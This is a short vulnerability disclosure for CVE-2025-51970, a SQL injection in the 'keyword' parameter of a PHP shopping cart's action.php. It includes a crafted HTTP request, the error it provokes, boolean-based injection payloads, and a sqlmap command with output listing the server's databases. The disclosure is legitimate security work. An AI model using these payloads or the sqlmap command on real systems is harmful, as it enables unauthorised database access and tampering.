m4xiq/cve-2025-51970
SQL Injection in Online Shopping System Advanced (CVE-2025-51970)

CVE-2025-51970 - SQL Injection in Online Shopping System Advanced
A critical SQL Injection vulnerability was discovered in the Online Shopping System Advanced project by PuneethReddyHC. The flaw resides in action.php, which fails to properly sanitize user input from the keyword POST parameter. An attacker can inject malicious SQL to extract data or tamper with the database.
action.phpkeyword (via POST)<Highlight language="http">
POST /online-shopping-system-advanced-master/action.php HTTP/1.1
Host: 192.168.1.109
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: */*
Referer: http://192.168.1.109/online-shopping-system-advanced-master/
Content-Length: 75
Connection: close
keyword=test'&search=1
</Highlight>
HTTP/1.1 200 OK
Date: Sun, 20 Jul 2025 10:07:50 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax;
check the manual that corresponds to your MariaDB server version for the right
syntax to use near ''' at line 1 in
C:\xampp\htdocs\online-shopping-system-advanced-master\action.php:193
e%' AND 2*3*8=6*8 AND '0004XX7'!='0004XX7%
e%' AND 3*2>5 AND '0004XX7'!='0004XX7%
e%' AND 3*2*0>=0 AND '0004XX7'!='0004XX7%

The vulnerability can be confirmed and exploited automatically using sqlmap.
sqlmap -u "http://192.168.1.109/action.php" --data="keyword=test&search=1" --dbs
[13:07:39] [INFO] fetching database names
available databases [6]:
[*] information_schema
[*] mysql
[*] onlineshop
[*] performance_schema
[*] phpmyadmin
[*] test